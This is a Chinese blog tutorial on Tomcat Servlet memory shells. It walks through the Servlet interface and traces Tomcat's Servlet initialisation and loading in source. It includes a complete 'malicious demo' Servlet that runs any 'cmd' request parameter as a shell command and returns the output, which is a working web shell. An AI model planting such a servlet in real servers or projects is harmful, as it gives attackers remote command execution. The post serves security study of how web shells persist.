什么是Servlet?
参考文章:https://blog.csdn.net/caqjeryy/article/details/122095308
Servlet是Java Servlet的简称,是使用Java语言编写的运行在服务器端的程序。它是作为来自 HTTP 客户端的请求和 HTTP 服务器上的数据库或应用程序之间的中间层。它负责处理用户的请求,并根据请求生成相应的返回信息提供给用户。
请求处理过程:

- Servlet容器接收到请求,根据请求信息,封装成HttpServletRequest和HttpServletResponse对象。
- Servlet容器调用HttpServlet的init()方法,init方法只在第一次请求的时候被调用。
- Servlet容器调用service()方法。
- service()方法根据请求类型,这里是get类型,分别调用doGet或者doPost方法。
- 容器关闭时候,会调用destory方法
这个其实是很常规的,就比如python内存马里面的动态创建路由一样

我们看看Servlet接口下有什么东西
![image-20260318164210908]()
Servlet 接口分别有如下几个方法
1
2
3
4
5
6
7
8
9
10
11
| public interface Servlet {
void init(ServletConfig var1) throws ServletException;
ServletConfig getServletConfig();
void service(ServletRequest var1, ServletResponse var2) throws ServletException, IOException;
String getServletInfo();
void destroy();
}
|
所以我们要写恶意代码的话肯定是要写在service()方法中,然后我们来分析一下代码
编写一个Servlet的Demo
其实这个demo在Filter的时候也有写过,但是是用的HttpServlet,然后我们用Servlet接口的实现去写一个恶意demo
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
| package com.example.Servlet_Memshell;
import javax.servlet.*;
import java.io.IOException;
import java.io.InputStream;
import java.io.PrintWriter;
import java.util.Scanner;
public class TestServlet implements Servlet {
@Override
public ServletConfig getServletConfig() {
return null;
}
@Override
public void service(ServletRequest req, ServletResponse res) {
String cmd = req.getParameter("cmd");
try{
if(cmd != null) {
boolean isLinux = true;
String osType = System.getProperty("os.name").toLowerCase();
if (osType != null && osType.contains("win") ) {
isLinux = false;
}
String[] cmdArray = isLinux ? new String[]{"sh", "-c", cmd} : new String[]{"cmd.exe","/c", cmd};
InputStream in = Runtime.getRuntime().exec(cmdArray).getInputStream();
Scanner scanner = new Scanner(in).useDelimiter("\\A");
String output = scanner.hasNext() ? scanner.next() : "";
PrintWriter out = res.getWriter();
out.println(output);
out.flush();
out.close();
}
} catch (IOException e) {
throw new RuntimeException(e);
}
}
@Override
public String getServletInfo() {
return null;
}
@Override
public void destroy() {
}
@Override
public void init(ServletConfig config) throws ServletException {
}
}
|

![image-20260318195527555]()
从代码层面看Servlet的生命周期
在Servlet规范中,servlet的生命周期包括初始化阶段、运行阶段、销毁阶段
Servlet 生命周期中 init 和 destroy 方法只会在 Servlet 实例创建和销毁时被调用一次,而 service 方法则会在每个请求到达时被调用一次。
找到一个比较规范的图
![img]()
参考文章:https://longlone.top/%E5%AE%89%E5%85%A8/java/java%E5%AE%89%E5%85%A8/%E5%86%85%E5%AD%98%E9%A9%AC/Tomcat-Servlet%E5%9E%8B/
实际上在Tomcat7之后的版本,StandardContext中就提供了动态注册Servlet的方法,但是并没有实现
![image-20250819171716013]()
所以我们需要自己去实现动态添加servlet的功能,但是我们先来了解一下servlet的生命周期
Servlet初始化流程分析


首先在org.apache.catalina.core.StandardWrapper#setServletClass()处下断点调试
![image-20250819180233761]()
追踪一下这个函数的上层调用位
上层调用位置位于org.apache.catalina.startup.ContextConfig#configureContext
![image-20250819182631356]()
不难看到这个函数其实就是接收我们的web.xml文件内容并进行处理的函数,然后我们分析一下这段代码都干了什么


![image-20250820101935909]()
for循环开始先是利用webxml.getServlet()获取到所有的Servlet定义,然后createWrapper去创建一个Wrapper对象,之后利用setter和getter的方式去设置wrapper中servlet相关的属性,这里的话一个关键的属性就是load-on-startup属性,他会告诉tomcat是否在启动时立即加载并初始化该 Servlet。另外会获取到servlet的名称等等这些基础属性

![image-20250820103355867]()
继续获取到servlet的完全限定类名,之后初始化这些参数添加到wrapper中,这些参数在初始化的时候会传递给servlet的init()初始化方法
最后通过context.addChild(wrapper);将配置好的Wrapper添加到Context中,完成Servlet的初始化过程。

上面大的for循环中嵌套的最后一个for循环则负责处理Servlet的url映射,调用StandardContext.addServletMappingDecoded()添加servlet对应的映射,将Servlet的url与Servlet名称关联起来。
总的来说,Servlet的初始化主要经过了以下
Wrapper wrapper = context.createWrapper(); 创建 Wapper 对象wrapper.setLoadOnStartup(servlet.getLoadOnStartup().intValue()); 设置的LoadOnStartUp 的值wrapper.setName(servlet.getServletName());设置 Servlet 的 Namewrapper.setServletClass(servlet.getServletClass());设置 Servlet 对应的 Class全限定类名context.addChild(wrapper);将 Servlet 添加到 context 的 children 中context.addServletMappingDecoded(entry.getKey(), entry.getValue());将 url 路径和 servlet 类做映射
Servlet装载流程分析

在org.apache.catalina.core.StandardWrapper#loadServlet这里打下断点进行调试,重点关注org.apache.catalina.core.StandardContext#startInternal
![image-20250820104157412]()

可以看到是在加载完Listener和Filter之后,才装载Servlet
![image-20250820104442636]()
所以在servlet容器启动之后会依次处理Listener->Filer->Servlet

在最后的if中调用了一个loadOnstartup()方法,并调用findChildren()从StandardContext中拿到所有的child传入该方法中,我们跟进这个方法看看
![image-20250820105331376]()
根据注释的话其实也很明白了,可以看到,这段代码先是创建一个TreeMap,然后遍历传入的Container数组,将每个Servlet的loadOnStartup值作为键,将对应的Wrapper对象存储在相应的列表中;如果这个loadOnStartup值是负数,除非你请求访问它,否则就不会加载;如果是非负数,那么就按照这个loadOnStartup的升序的顺序来加载。
